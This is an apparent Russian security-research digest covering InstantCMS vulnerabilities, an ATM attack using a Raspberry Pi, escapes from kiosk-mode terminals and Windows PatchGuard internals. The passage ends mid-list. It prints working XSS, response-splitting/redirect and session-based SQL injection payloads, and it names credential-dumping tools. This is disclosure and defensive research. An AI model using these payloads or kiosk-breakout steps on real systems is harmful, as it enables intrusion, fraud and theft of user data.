Исследуя код InstantCMS, наш анализатор сообщил о возможности проведения атаки XSS (межсайтовое выполнение сценариев) вот в таком формате:

Рис. 1.1. Сообщение о наличии XSS-уязвимости

В сообщении приводится полное имя скрипта, номер строки и непосредственно сам код, содержащий уязвимость. Эта информация важна для разработчика: теперь он может найти ошибку, которая стала причиной этой уязвимости.

Для проверки наличия уязвимости посмотрим на автоматически сгенерированный эксплойт, а также на условия, при которых эксплуатация ошибки будет успешной.

Рис. 1.2. Подробная информация о найденной XSS

Очевидно, что условие истинно только тогда, когда в запросе будет передан параметр:

```
textinputs[]='<script><script>ale
rt(1)</script>'
```

Отправляем на сервер эксплойт и получаем ответ.

Рис. 1.3. Запрос и ответ сервера

Как видим, ответ сервера в HTML-странице содержит именно тот JavaScript-код, который мы отправляли в эксплойте. Итак, мы убедились, что уязвимость существует. Самое время покопаться в коде и найти ошибку программиста. Воспользуемся информацией из Application Inspector, а именно — полным именем скрипта, номером строки и самим кодом, содержащим уязвимость (см. рис. 1.2). Проанализировав исходный код, получаем такую картину:

Файл spellchecker.php:

```
17 строка:        $textinputs = $_
POST['textinputs'];
…
                  function print_
textinputs_var() {
                              global
$textinputs;
                                  foreach(
 $textinputs as $key=>$val ) {
27 строка:
        echo "textinputs[$key] =
decodeURIComponent(\"" . $val .
 "\");\n";
                                  }
}
…
161 строка:       print_textinputs_
var();
```

Функция print_textinputs_var () объявлена в верхней части этого же скрипта и как раз содержит известную нам строку номер 27, в которой происходит вызов опасной функции “echo”. Анализ показал, что код в строке 17 содержит недостаток — нефильтрованный параметр $_POST['textinputs'] — который и стал причиной уязвимости в строке 27. А это, в свою очередь, сделало XSS-атаку возможной.

Чего можно добиться с помощью XSS? Например, получить в свое распоряжение cookies администратора сайта, а следовательно, и доступ в админскую панель.

Уязвимость HTTP Response Splitting

В ходе дальнейшего сканирования была обнаружена возможность провести атаку, основанную на расщеплении HTTP-ответа сервера (HTTP Response Splitting).

Рис. 2.1. Отчет Application Inspector (справа — уязвимость в деталях)

Сгенерирован классический тестовый эксплойт, добавляющий дополнительный заго-

ловок путем внедрения символов «перевод строки» и «возврат каретки». Эксплуатация возможна, если приложение работает на PHP версии ниже 5.1.2 (в более поздних версиях в интерпретатор встроена защита от таких атак).




Рис. 2.2. Граф потока выполнения демонстрирует наличие уязвимости

Результат анализа позволяет найти причину возникшей уязвимости и выработать рекомендации по ее устранению. Система AI указала, что вызов опасной функции произошел на 32-й строке файла set.php. Открыв исходный код, мы действительно видим, что в означенную строку попадает параметр, принимаемый без всякой фильтрации из POST-запроса в 15-й строке того же файла.

Рис. 2.3. Программный код, содержащий уязвимость

Бывают случаи, когда разбор причин возникновения уязвимости является значительно более трудоемким, однако в данном случае и причины возникновения уязвимости, и пути ее устранения очевидны. Программисту необходимо добавить дополнительные проверки при присвоении значения переменной $back.

Уязвимость Open Redirect

В результате сканирования была обнаружена возможность провести атаку, классифицируемую как Open Redirect — открытое перенаправление.

Рис 3.1. Отчет о наличии Open Redirect, с подробной информацией

Воспользуемся автоматически сгенерированным запросом-эксплойтом: отправим его на сервер-стенд и проанализируем ответ.

Рис. 3.2. Запрос-эксплойт для проверки уязвимости Open Redirect и ответ на него

Как мы видим, в исследуемой CMS действительно имеет место открытое перенаправление: ответом на запрос стала страница стороннего ресурса, переданная в векторе атаки. Попробуем разобраться в причинах. Отчет говорит о том, что точкой выхода атаки является строка 32 файла set.php. Откроем программный код:

Рис. 3.3. Уязвимый участок программного кода

В 32-й строке формируется заголовок location, принимающий в качестве URL содержание переменной $back. В свою очередь, переменная $back принимает свое значение из массива $_POST в 15-й строке того же файла без всяких дополнительных проверок. Таким образом становится ясна причина уязвимости — передача нефильтрованного параметра в 15-й строке файла set.php. Для устранения ошибки необходима дополнительная фильтрация содержания при чтении из переменной $_POST.

Чем опасна эта уязвимость? Прежде всего — возможностью практически незаметно для пользователя перенаправить его на зараженную страницу, а затем, так же незаметно, вернуть обратно.

Сплитинг и редирект в свежей PHP и Internet Explorer

Сплитинг с использованием последовательности символов %0D%0A работает на версиях PHP ниже 5.1.2, однако в некоторых ситуациях он возможен, даже если на сервере используется современная версия PHP.

Подходящие условия возникают, если клиентом является браузер Internet Explorer: он понимает последовательности %0A%20 или %0D%0A%20 как разделитель, а другие браузеры считают новую строку, начинающуюся с пробела, продолжением предыдущего заголовка. Такое поведение IE и недостаточная фильтрация в функции header() в PHP делают сплитинг возможным. Баг в header() исправлен недавно (bugs.php.net/bug.php?id=68978) и скоро попадет в релизы.

Примеры внедрения заголовка и содержимого в IE — ниже, адрес для проверки: molnar.es/php-header/test.php.

Рис. 4.1

Рис. 4.2

Проверить внедрение заголовков и открытое перенаправление на уязвимом сценарии (InstantCMS set.php в IE) можно и с помощью AI. Возьмем информацию из двух эксплойтов, полученных AI (адрес, метод, нефильтруемый параметр) для демонстрации такого вектора атаки на примере ptsecurity.com. Сделаем форму, которая посылает нужный вектор на нужный адрес, и посмотрим, работает ли атака. Как видим, да: на рис. 4.4 видно и адрес скрипта (set.php), и редирект (302-й статус и потом загрузку ptsecurity.com) и сплитинг (заголовок custom header).

Теперь по шагам:

1. Создаем страницу с формой:

```
<form action="http://example.com/
modules/mod_template/set.php"
method="POST">
<textarea cols="100" rows="10"
name="back">http://www.ptsecurity.
com/
Custom-Header: Test</textarea><br/>
<input type="submit">
</form>
```


2. Заходим на страницу в IE и отправляем запрос.

Результат выполнения запроса:

Рис. 4.3




Рис. 4.4

На рис. 4.4 видно, что помимо перенаправления был установлен заголовок Custom-Header со значением Test.

SQL Injection

Рассмотрим еще один пример уязвимости, обнаруженной при помощи PT AI. Согласно результатам сканирования, в InstantCMS возможно внедрение SQL-кода (SQL Injection), да еще и в различных вариантах.

Рис. 5.1. Фрагмент отчета PT AI. Однотипные SQL-инъекции — и подробная информация об одной из них

Помимо определения уязвимого фрагмента кода и родительской уязвимости в приложении, PT AI выдает необходимые условия для проведения атаки.

На рис. 5.1 видно, что для эксплуатации SQL Injection требуются несколько условий, одно из которых — наличие в сессии вектора атаки. Это признак межмодульных уязвимостей (Second Order SQL Injection, хранимых XSS). У таких багов данные попадают в уязвимую функцию не сразу из переменных от точек входа, а из каких-то промежуточных хранилищ — базы, сессий и т. п., где они до этого каким-то образом оказались.

Эксплуатация межмодульных уязвимостей происходит в несколько этапов. Например, для хранимой XSS данные одним запросом заносятся в СУБД, а вторым запросом — извлекаются оттуда и чем-то выводятся на страницу.




Рис. 5.2. Схема эксплуатации хранимых XSS

Продемонстрируем эксплуатацию найденной уязвимости Second Order SQL Injection в условиях, которые позволяют злоумышленнику изменять значения переменных в сессии. Возьмем простейший пример — виртуальный хостинг с общим хранилищем сессий. У хостинга есть ошибка конфигурации — значение директивы PHP session.save_path, которое по умолчанию равно /tmp .

Если на сервере крутятся несколько сайтов, один из которых подконтролен злоумышленнику, мы можем атаковать соседний ресурс, функционирующий на базе InstantCMS, обладая минимальными правами.

Для этого необходимо:

1. Создать файл сессий с вектором для SQL Injection.
2. Сделать запрос с cookie, соответствующим файлу сессии из п. 1, к странице InstantCMS, при генерации которой вектор из сессии попадет в SQL-запрос.

Пример PHP-скрипта, генерирующего файл:

```
<?php
session_start();
$sessionSavePath = session_save_
path();
$_SESSION['user']['id'] = "1' and
sleep(5)='";
session_write_close();
$sessionFilePath = $sessionSavePath .
'/sess_'. session_id();
$output =
        'session id: ' . session_id()
."\n" .
        'session file: '.
$sessionFilePath . "\n" .
        'chmod result: ' . var_
export(chmod($sessionFilePath, 0755),
TRUE) . "\n" .
        "file: \n\n" . file_get_
contents($sessionFilePath) . "\n";
echo '<pre>' . $output . '</pre>';
?>
```

Атака проходит в два этапа.

Сначала запускается скрипт, который создает файл с вектором и выводит значение для cookie сессии.

Рис. 5.3. Пример файла с вектором для SQL Injection в InstantCMS

Затем отправляется следующий запрос на сайт с InstantCMS:

```
GET /admin/index.php HTTP/1.1
Host: victim
Cookie: PHPSESSID=session
Connection: close
```

Ответ сервера будет получен примерно через 5 секунд для вектора с sleep(5), что подтвердит наличие SQL Injection.

Стоит подчеркнуть еще пару моментов:

- Описанный сценарий атаки не сработал бы в случае, если бы в коде InstantCMS разработчики устанавливали значение session.save_path, которое бы отличалось от значения для сайта атакующего, и права на директорию с сессиями не давали получать список файлов, читать, изменять их и создавать свои.
- Иногда встречаются баги с инъекцией в сессию— как в самом PHP, так и в коде приложений.

Уязвимость SQL Injection позволяет провернуть множество нехороших фокусов, от чтения содержимого таблиц БД до заливки на сервер веб-шелла, это наиболее опасный вид атаки среди рассмотренных в данной статье.

Продолжение серии статей о поиске уязвимостей в популярных CMS с помощью PT Application Inspector читайте в нашем блоге: ***habrahabr.ru/company/pt/***

Межсетевой экран PT Application Firewall защитил трансляции Олимпиады-2014

Обеспечение безопасности порталов ВГТРК с общей посещаемостью более 300 млн человек в год происходило в непростых условиях: большой интерес злоумышленников, конвергенция различных технологий и высокие нагрузки. Система PT Application Firewall использовалась для защиты Sportbox.ru, Vesti.ru, «Россия-24», сайтов телеканалов «Россия-1» и «Россия-2», а также нескольких десятков новых сайтов, разработанных специально для Сочи-2014. Только за первый месяц работы на Олимпиаде межсетевой экран PT Application Firewall позволил своевременно обнаружить серьезные атаки на 13 ресурсов медиахолдинга.

УЯЗВИМОСТИ И АТАКИ
АТАКА НА БАНКОМАТ С ПОМОЩЬЮ RASPBERRY PI


Ольга Кочетова, Алексей Осипов
habrahabr.ru/company/pt/blog/244159/

Что только не делают с банкоматами: их выдирают из стены, привязав тросом к автомобилю, сверлят, взрывают и режут. По статистике EAST, преступники стали реже использовать скимминг, предпочитая траппинг и физические диверсии (bit.ly/1El67VJ). Немало хлопот специалистам по безопасности доставляет и еще один новый тренд — вирусные атаки на банкоматы. Тут и Trojan.Skimer, и Backdoor.Ploutus, и свежий Tyupkin, и другие «приложения», известные и не очень. Вредоносное ПО загружается в компьютер банкомата, как правило с внешних носителей, и используется для несанкционированной выдачи денег или перехвата карточных данных. Еще один способ атаки описали эксперты Positive Technologies Ольга Кочетова и Алексей Осипов на конференции по компьютерной безопасности Black Hat Europe 2014 в Амстердаме.

Для проверки защищенности тестового банкомата, пережившего три форума Positive Hack Days, был выбран популярный миниатюрный контроллер Raspberry Pi. Устройство легко прячется внутри корпуса и не привлекает внимания технического персонала, который, к примеру, меняет бумагу во встроенных принтерах и потому имеет ключи от сервисной зоны.

Найти документацию с описанием интерфейсов банкоматов не так сложно, и об этом еще пять лет назад писал Алексей Лукацкий в своих «Мифах информационной безопасности». Оборудование ATM и платежных терминалов, независимо от производителя, имеет общий API для доступа и управления различными модулями и работает на платформе Windows в соответствии с единым стандартом «расширений для финансовых услуг» (XFS).

Зная API, можно получить контроль над хост-компьютером банкомата и напрямую управлять различными периферийными устройствами, установленными внутри шкафа ATM, — картридером, клавиатурой для набора PIN-кода, сенсорным дисплеем, диспенсером банкнот и т. п. Не стоит забывать также об уязвимостях операционной системы банкомата, а их у Windows на много лет вперед припасено.

Слабое место

Прежде чем установить Raspberry Pi и подключить устройство к портам Ethernet, USB или RS-232, банкомат необходимо вскрыть. В верхней части ATM находится сервисная зона. Именно здесь расположен компьютер, управляющий устройствами банкомата, сетевое оборудование (в том числе плохо защищенные GSM/GPRS-модемы). Сервисная зона практически не контролируется, так как используется обслуживающим персоналом для различных работ. Получить к ней доступ значительно проще, чем к сейфу с деньгами, расположенному внизу. Ее можно открыть несложными в изготовлении ключами, а при определенной сноровке — даже простой скрепкой.

Но просто открыть мало — надо сделать это быстро и незаметно.

На конференции Black Hat исследователи Positive Technologies продемонстрировали, сколько времени потребуется злоумышленникам, чтобы установить в сервисную зону ATM микрокомпьютер для использования его в роли сниффера (перехватчика PIN-кода и номера кредитной карты) или аппаратного скиммера, который незаметен с виду. Понадобилось две минуты, чтобы разблокировать корпус банкомата, интегрировать микрокомпьютер, замаскировать и подключить его к интернету.

В процессе подготовки Raspberry Pi был запрограммирован для управления периферийными модулями ATM. К микрокомпьютеру подключался Wi-Fi-адаптер, соединение с которым можно было установить с любого устройства, со смартфона например. Команды на выдачу денег в диспенсер отправлялись посредством специального веб-интерфейса. В качестве примера была продемонстрирована выдача нескольких банкнот, а после некоторой доработки отправляемого кода банкомат сразу же расстался со всеми заложенными купюрами. К слову, в каждой кассете типичного ATM помещается от двух до трех тысяч купюр, и таких кассет обычно четыре — для нескольких номиналов.

Надо ли говорить, что в ходе эксперимента банкомат выдавал купюры, не оставляя никаких записей в своем компьютере, а встроенная видеокамера хоть и работала, но, как и другие устройства внутри захваченного ATM, контролировалась с помощью Raspberry Pi.

Можно ли защититься

Обеспечить безопасность банкоматов нелегко. Многое зависит от сценария атаки. К примеру, НИЦ «Охрана» МВД рекомендует производителям использовать дымогенератор, ультразвуковой барьер и ксеноновый стробоскоп, а специалисты британской LINK — запретить стандартные замки для доступа в сервисную зону и активнее применять веб-камеры.

Однако основная проблема, по мнению наших исследователей, — это возможность установить в банкомат любые устройства или программы (вплоть до Angry Birds), что вызвано обилием критических уязвимостей в операционных системах. Ситуацию могла бы изменить совместная работа производителей банковского оборудования над новой открытой спецификацией, которая бы обеспечила безопасное взаимодействие и эффективную проверку подлинности компонентов ATM: чтобы любой желающий, раздобыв ключ от сервисной зоны, не смог так просто подключить к системе все что угодно.

УЯЗВИМОСТИ ПУБЛИЧНЫХ ТЕРМИНАЛОВ: КАК ВЗЛОМАТЬ ВЕЛОПРОКАТ И ПОЛИКЛИНИКУ

Станислав Мерзляков
habrahabr.ru/company/pt/blog/246449/

В прошлом году Москву охватила настоящая велосипедная лихорадка. Количество станций велопроката было увеличено с 79 до 150, а услугами аренды воспользовались 90 тыс. человек. Мы расскажем об уязвимостях терминалов для оплаты аренды велосипедов, которые поставили под угрозу безопасность персональных данных и электронных кошельков пользователей, а также заставили задуматься о новой парадигме атак на корпоративные сети.

Платежные и информационные терминалы сегодня функционируют на улицах, в торговых центрах, в аэропортах, в поликлиниках, в метро. Большинство таких устройств работает на базе Windows, в режиме так называемого киоска, который позволяет запускать на компьютере одно основное полноэкранное приложение, заданное администратором. Функциональность терминала существенно расширяется, если выйти из режима киоска в операционную систему.

Приложение иногда «падает» самостоятельно из-за ошибок в программе и утечек памяти, но есть и способы свернуть его специально. Самый древний способ — выполнить долгое нажатие на экран терминала до появления контекстного меню, которое эмулирует щелчок правой кнопки мыши. Дальнейший сценарий проникновения зависит от браузера. К примеру, попасть из контекстного меню Google Chrome в панель управления можно с помощью команды «Сохранить как» и иконки справочного раздела.

В отдельных случаях эффективным вектором атаки была простая пальпация экрана в левом нижнем углу, позволяющая добраться до панели задач и меню «Пуск», или одновременное нажатие на несколько областей экрана для сворачивания основного приложения.

К настоящему времени часть подобных лазеек закрыта. Но далено не все! Посмотрим на ситуацию с позиции программиста. Что он может упустить из виду?

Разработчик обязательно протестирует интерактивные части своего полноэкранного приложения и проверит вводимые пользователем данные, чтобы у пользователя не было возможности нажать что-нибудь и «провалиться» внутрь операционной системы. Но приложения стали сложнее, они используют различные технологии, включая посторонний код или внешние виджеты.

Атакуем велопрокат

Приложение в терминале велосипедной парковки красиво оформлено, ввод символов оттестирован... Но было в нем одно нехорошее «но». Помимо формы для регистрации пользователя в интерфейсе присутствует справочный раздел с картой. На ней есть много полезной информации: где находится данный терминал и другие велосипедные парковки, как добраться до ближайших кафе, кинотеатров и прочих «точек интереса». Карта реализована на базе стандартного виджета Google. Там и спряталась ошибка.

Если присмотреться, то в правой нижней части виджета можно увидеть ссылки «Сообщить о проблеме», «Конфиденциальность» и «Условия использования». Нажимаем на любую из них — и появляется стандартное окно Internet Explorer.


Окно браузера можно было открыть по-другому — нажимая кнопку «Подробнее» при выборе местоположения тех или иных объектов.

Полдела сделано.

Справочный раздел в Internet Explorer позволяет добраться до всех элементов и системных программ ОС. Немного уличной магии, и мы оказываемся в «Центре специальных возможностей» панели управления, откуда запускаем экранную клавиатуру.

Можно и напрямую добраться до клавиатуры: выйти в «Проводник» последовательным выбором свойств браузера Internet Explorer — вкладки «Общие», кнопки «Параметры», «Просмотреть объекты» — и нажав на приложение Osk.exe в папке C:\Windows\System32.

Вооружившись виртуальной клавиатурой, набираем cmd.exe и запускаем командную строку, где с помощью команды WHOAMI проверяем статус в системе. Оказалось, что у нас права администратора.



Сценарии эксплуатации

Полноценный выход в интернет в терминале был доступен, несмотря на строгие рекомендации по ограничению доступа во внешнюю сеть для таких устройств. Нарушитель мог отправиться на тот же exploit-db, скачать вредоносные приложения на жесткий диск устройства и запустить их, а также извлечь пароль администратора с помощью известных программ для взлома пароля (mimikatz, WCE, Fgdump, pwdump). Стоит добавить, что у разных велопаркоматов с большой долей вероятности могли быть одинаковые пароли администратора.

Что еще мог бы сделать кибервзломщик? Подменять файлы в системном каталоге, повышать привилегии, дампить пользовательские данные. Откровенные недостатки конфигурации оставляли нарушителю пространство и для совсем головокружительных маневров. Сконструировать на базе захваченных терминалов ботнет, пул для майнинга, уютную баннерную сеть со своей рекламой...

Помимо обычного перехвата вводимых персональных данных с помощью кейлогера, злоумышленник мог отправить приложение парковки себе по сети, внести в него изменения (к примеру, добавить поле с требованием указывать трехзначный код CVV/CVV2) и установить обратно. Пользователи вряд ли бы сразу что-нибудь заподозрили, вот только поездка на велосипеде обошлась бы им недешево...

Коварное окно печати

Помимо дружелюбной картографии многие терминалы печатают чеки, билеты, и это тоже можно использовать для проникновения в систему. К примеру, в одной из организаций при оформлении билета электронной очереди на мгновение появляется интерфейс Windows с окном печати. При определенных условиях не составит большого труда нажать на выбор принтера, с последующим выходом в панель управления.

Подобное окно может появиться, если во встроенном принтере закончилась бумага, высохли чернила в картридже или сам по себе терминал решает теорему Ферма и потому работает очень неторопливо.

А если копнуть глубже

Автор этой статьи и его коллеги только за последний год сталкивались с небезопасной работой инфоматов «Электронного правительства», инфокиосков в одном из российских аэропортов, мультимедийных систем в самолетах (vimeo.com/53502739), удаленных терминалов АСУ ТП (SCADA), а также запускали Angry Birds на банкомате (youtu.be/N_YqsGo6xFQ). В последнее время российские поликлиники активно оснащаются терминалами, в которых любой желающий может записаться на прием к врачу. Без должного внимания к безопасности терминалов мы рискуем стать свидетелями массовых утечек сведений, составляющих уже и врачебную тайну.

И это еще цветочки! Отличительной особенностью публичных терминалов является то, что они часто подключены к одной внутренней сети и являются доверенными для центрального сервера. При этом администратор терминала может иметь доступ к внутренним ресурсам головной компании с важными конфиденциальными данными. Надо ли хакеру прорываться через фаерволы и системы предотвращения атак, если можно найти информационной киоск на тихой улице, у которого уязвимости размером с гиппопотама — и прямой доступ к серверу главного офиса?

Представим себе современную высокотехнологичную авиакомпанию, информационные киоски которой находятся в различных аэропортах. Получив полный доступ к терминалу и взломав отвечающий за такие устройства сервер (отсутствие патча, уязвимость в протоколе обмена данными), злоумышленник проверит, нет ли у данного сервера второго интерфейса, подключенного во внутреннюю сеть авиакомпании, и есть ли способы в нее попасть. К корпоративным секретам могут вести несколько путей — VPN-доступ, одинаковые пароли администратора серверов терминалов и внутренней сети, уязвимости почтового веб-приложения для отправки статистики или отчетов об ошибках.

Что делать

Основная беда публичных терминалов с сенсорными экранами — сворачивание главного приложения и попадание нарушителя в интерфейс Windows. Разработчикам необходимо заблокировать всплывающие меню при долгом нажатии на экран (как при нажатии правой клавиши мыши) и исключить вызов окна печати, откуда можно проникнуть в панель управления Windows. Рекомендуем также использовать embedded сборки ОС, которые лишены ряда недостатков безопасности стандартных версий — в частности, не используют рабочий стол (но все равно, правда, не защищают от открытия того же IE).

В обязательный минимум мероприятий входит проверка всех ссылок полноэкранного приложения и сторонних виджетов. Если при переходе по веб-адресу открывается новое окно браузера, следует отключить такую возможность, отредактировав код виджета и удалив ссылки. Основное приложение терминала должно всегда находиться поверх всех окон Windows: в этом могут помочь различные утилиты (например, Window On Top).

Из прочих пожеланий: уникальные пароли на разных терминалах, привилегии обычного пользователя для стандартного режима работы устройства и ограниченный список адресов при доступе во внешнюю сеть.

P. S. Некорректные настройки конфигурации в терминалах оплаты московского городского велопроката были профессионально и оперативно устранены разработчиками.

Благодарю Дениса Макрушина за помощь в проведении исследования.

КАК ОБЕЗВРЕДИТЬ WINDOWS 8.1 KERNEL PATCH PROTECTION (PATCHGUARD)

Артем Шишкин, Марк Ермолов
habrahabr.ru/company/pt/blog/246841/

Периодически, как правило во вторую среду месяца, можно услышать истории о том, что Windows после очередного обновления перестает загружаться, показывая синий экран смерти. В большинстве случаев причиной такой ситуации оказывается либо руткит, либо специфичное системное ПО, фривольно обращающееся со внутренними структурами ОС. Винят, конечно, все равно обновление, ведь «до него все работало». С таким отношением не удивительно, что «Майкрософт» не поощряет использование всего, что не документировано. В какой-то момент, а именно с релизом Windows Server 2003, MS заняла более активную позицию в вопросе борьбы с чудо-поделками сторонних разработчиков. Тогда появился механизм защиты целостности ядра — kernel patch protection, более известный как PatchGuard.

С самого начала он не позиционировался как механизм защиты от руткитов, поскольку руткиты работают в ядре с теми же привилегиями, а следовательно, PatchGuard может быть обезврежен. Это скорее фильтр, отсекающий ленивых разработчиков руткитов.

Что охраняет PatchGuard

Самым популярным местом модифицирования ядра была таблица системных вызовов. При помощи модификации указателей на функции системных вызовов можно было легко их перехватывать, фильтровать, логировать и т. п. Причем этот патч был популярен как для руткитов, так и для антивирусного ПО. Другие интересные для патча объекты — таблицы дескрипторов (GDT, IDT). Путем модифицирования глобальной таблицы дескрипторов можно было изменять атрибуты сегментов, создавая бекдоры для кода, а через таблицу дескрипторов прерываний можно было перехватывать... прерывания! Продвинутые же парни «сплайсили» непосредственно функции ядра.

Соответственно, первая версия PatchGuard защищала:

- таблицы системных вызовов (SST),
- глобальную таблицу дескрипторов (GDT),
- таблицу дескрипторов прерываний (IDT),
- образ ядра,
- ядерные стеки.

С развитием NT перерабатывалось множество компонентов ядра, в том числе и PatchGuard. На текущий момент уже сложно перечислить все, что защищается с его помощью:

- множество системных образов, не только образ ядра (nt, hal, WerLiveKernelApi, tm, clfs, pshed, kdcom, bootvid, ci, msrpc, ndis, ntfs, tcpip, fltmgr),
- критически важные структуры данных ядра (например, список процессов),
- набор MSR (например, model specific регистр IA32_LSTAR),
- KdpStub — процедура отладчика, получающая управление после исключений.

Как охраняет PatchGuard

Стоит отметить, что PatchGuard активно использует новую реализацию обработки исключений, введенной в x64-версиях Windows. Используется он как для обфускации самого PatchGuard, так и для проверки целостности защищаемых образов.

В предыдущих версиях Windows обработчик исключений использовал структуры данных прямо на стеке, что даже позволяло обходить stack cookies при эксплуатации уязвимостей. Основное изменение заключается в хранении специальной таблицы внутри исполняемого образа с записями для каждой отдельной его функции.

```
typedef struct _IMAGE_RUNTIME_
FUNCTION_ENTRY {
    uint32_t BeginAddress;
// Начало функции
    uint32_t EndAddress;
// Конец функции
    union {
        uint32_t UnwindInfoAddress;
// Указатель на данные, используемые
для раскрутки стека и
        uint32_t UnwindData;
// обработки исключений
    };
} _IMAGE_RUNTIME_FUNCTION_ENTRY, *_
PIMAGE_RUNTIME_FUNCTION_ENTRY;
```

За счет того, что адрес начала и конца любой функции можно получить прямо в рантайме, задача подсчета контрольной суммы отдельно взятой функции становится тривиальной. Для сравнения — в x86-версиях контроль целостности образов невозможен из-за того, что непонятно, как определить границы отдельной функции, а образ целиком (или даже отдельные его секции) накрывать контрольной суммой нельзя, поскольку в том же ядре присутствуют функции, которые патчатся самим ядром на лету.

При загрузке ОС PatchGuard создает от 1 до 4 контекстов — структур данных, в которых хранятся копии используемых им функций, контрольные суммы защищаемых структур и ключи шифрования самого контекста. Эти контексты хранятся в неподкачиваемом пуле в зашифрованном виде. О проверке контекстов поговорим чуть позже.

Инициализируются контексты PatchGuard в фазе 1 загрузки ОС. Функция, непосредственно создающая контекст, не имеет публичного символа (будем называть ее KiInitializePatchGuardContext), но найти ее можно внутри функции KiFilterFiberContext. Мы нашли два места, в котором возможно создание контекста PatchGuard:

```
... -(call)->
PhaseIInitializationDiscard
-(exception)-> KiFilterFiberContext

... -(call)->
PhaseIInitializationDiscard
-(call)-> sub_14071815C -(call)->
ExpLicenseWatchInitWorker -(call)->
KiFilterFiberContext
```

Первый вариант всегда создает хотя бы один контекст, в то время как второй только в 4% случаев. Первый вариант примечателен и тем, что вызывает функцию KiFilterFiberContext неявно, а именно через «вброс» исключения.

```
__int64 KeInitAmd64SpecificState()
{
    signed int v0; // edx@2
    __int64 result; // rax@2

    // В безопасном режиме PatchGuard
не работает
    if ( !InitSafeBootMode )
    {
        v0 = __ROR4__(KdPitchDebugger
| KdDebuggerNotPresent, 1);
        // При отсутствии отладчика
деление вызовет исключение (переполнение при делении на -1),
        // обработчиком которого как
раз будет KiFilterFiberContext
        result = (v0
/ ((KdPitchDebugger |
KdDebuggerNotPresent) != 0 ? -1 :
17));
    }
```

```
return result;
}
```

Функция sub_14071815C очевидно не имеет публичного символа, поскольку связана с проверкой лицензии ОС.

```
VOID ExpLicenseWatchInitWorker()
{
    PVOID KiFilterParam;
    NTSTATUS (*KiFilterFiberContext)
(PVOID pFilterparam);
    BOOLEAN ForgetAboutPG;

    // KiServiceTablesLocked ==
KiFilterParam
    KiFilterParam = KiInitialPcr.
Prcb.HalReserved[1];
    KiInitialPcr.Prcb.HalReserved[1]
= NULL;

    KiFilterFiberContext =
KiInitialPcr.Prcb.HalReserved[0];
    KiInitialPcr.Prcb.HalReserved[0]
= NULL;

    ForgetAboutPG = (InitSafeBootMode
!= 0) | (KUSER_SHARED_DATA.
KdDebuggerEnabled >> 1);

    // 96% случаев
    if (__rdtsc() % 100 > 3)
        ForgetAboutPG |= 1;

    if (!ForgetAboutPG && KiFilterFib
erContext(KiFilterParam) != 1)
        KeBugCheckEx(SYSTEM_LICENSE_
VIOLATION, 0x42424242, 0xC000026A,
0, 0);
}
```

Ниже приведен псевдокод функции KiFilterFiberContext, выбирающей способ проверки конкретного контекста и вызывающей функцию создания самого контекста.

```
BOOLEAN KiFilterFiberContext(PVOID
pKiFilterParam)
{
    BOOLEAN Result = TRUE;
    DWORD64 dwDpcIdx1 = __rdtsc() %
13;  // Выбор DPC, в которой будет
осуществляться проверка
    DWORD64 dwRand2 = __rdtsc() % 10;
// 50 на 50, что создастся второй
контекст
    DWORD64 dwMethod1 = __rdtsc() %
6;   // Выбор метода запуска проверки

    AntiDebug();

    Result = KiInitializePatchGuardCo
ntext(dwDpcIdx, dwMethod1, (dwRand2 <
6) + 1, pKiFilterParam, TRUE);

    if (dwRand2 < 6)
    {
        DWORD64 dwDpcIdx2 = __rdtsc()
% 13;
        DWORD64 dwMethod2 = __rdtsc()
% 6;

        do
        {

            dwMethod2 = __rdtsc()
% 6;
        }
        while ((dwMethod1 != 0) &&
(dwMethod1 == dwMethod2));

        Result = KiInitializePatchGu
ardContext(dwDpcIdx2, dwMethod2, 2,
pKiFilterParam, FALSE);
    }

    AntiDebug();

    return Result;
}
```

Функция, создающая контекст PatchGuard, обфусцирована настолько, что автоматические средства с ней не справляются, а исследователям неинтересно заниматься обратной разработкой. В статике это полная каша, более 10 000 строк декомпилированного «в лоб» кода (сама декомпиляция в IDA Pro занимает около 40 минут).

Все говорит об обширном использовании макросов:

- даже простейшая операция, такая как взятие случайного числа, занимает более 50 строк ассемблерного кода;
- все циклы развернуты;
- вставлено много «мертвого» кода;
- используется косвенное обращение к переменным и внешним функциям.

Динамика тоже довольно непроста. Вот пара примеров.

```
cli
xor eax, eax
cmp byte ptr cs:KdDebuggerNotPresent,
al
jnz short loc_140F3CFBD
jmp short loc_140F3CFBB
sti
```

Что делает этот антиотладочный трюк? При подключенном отладчике входит в бесконечный непрерываемый цикл.

```
cli
sidt fword ptr [rbp+320h]
lidt fword ptr [rbp+228h]
mov dr7, r13
lidt fword ptr [rbp+320h]
sti
```

Что делает второй антиотладочный трюк? Загружает временную невалидную таблицу дескрипторов прерываний. Если мы следили за доступом к отладочным регистрам, произойдет отладочное исключение, которое при данных условиях приведет к tripple fault с последующей перезагрузкой.

Рассмотрим параметры функции KiInitializePatchGuardContext.

1. Индекс DPC функции, которая будет вызвана для проверки контекста и может быть одной из следующих:
   - KiTimerDispatch
   - KiDpcDispatch
   - ExpTimerDpcRoutine
   - IopTimerDispatch
   - IopIrpStackProfilerTimer
   - PopThermalZoneDpc
   - CmpEnableLazyFlushDpcRoutine
   - CmpLazyFlushDpcRoutine
   - KiBalanceSetManagerDeferredRoutine
   - ExpTimeRefreshDpcRoutine
   - ExpTimeZoneDpcRoutine
   - ExpCenturyDpcRoutine

2. Метод планирования проверки:
   1. KeSetCoalescableTimer
   Создается объект таймера, который запустит проверку через 2м:05с ± 5 с.
   2. Prcb.AcpiReserved
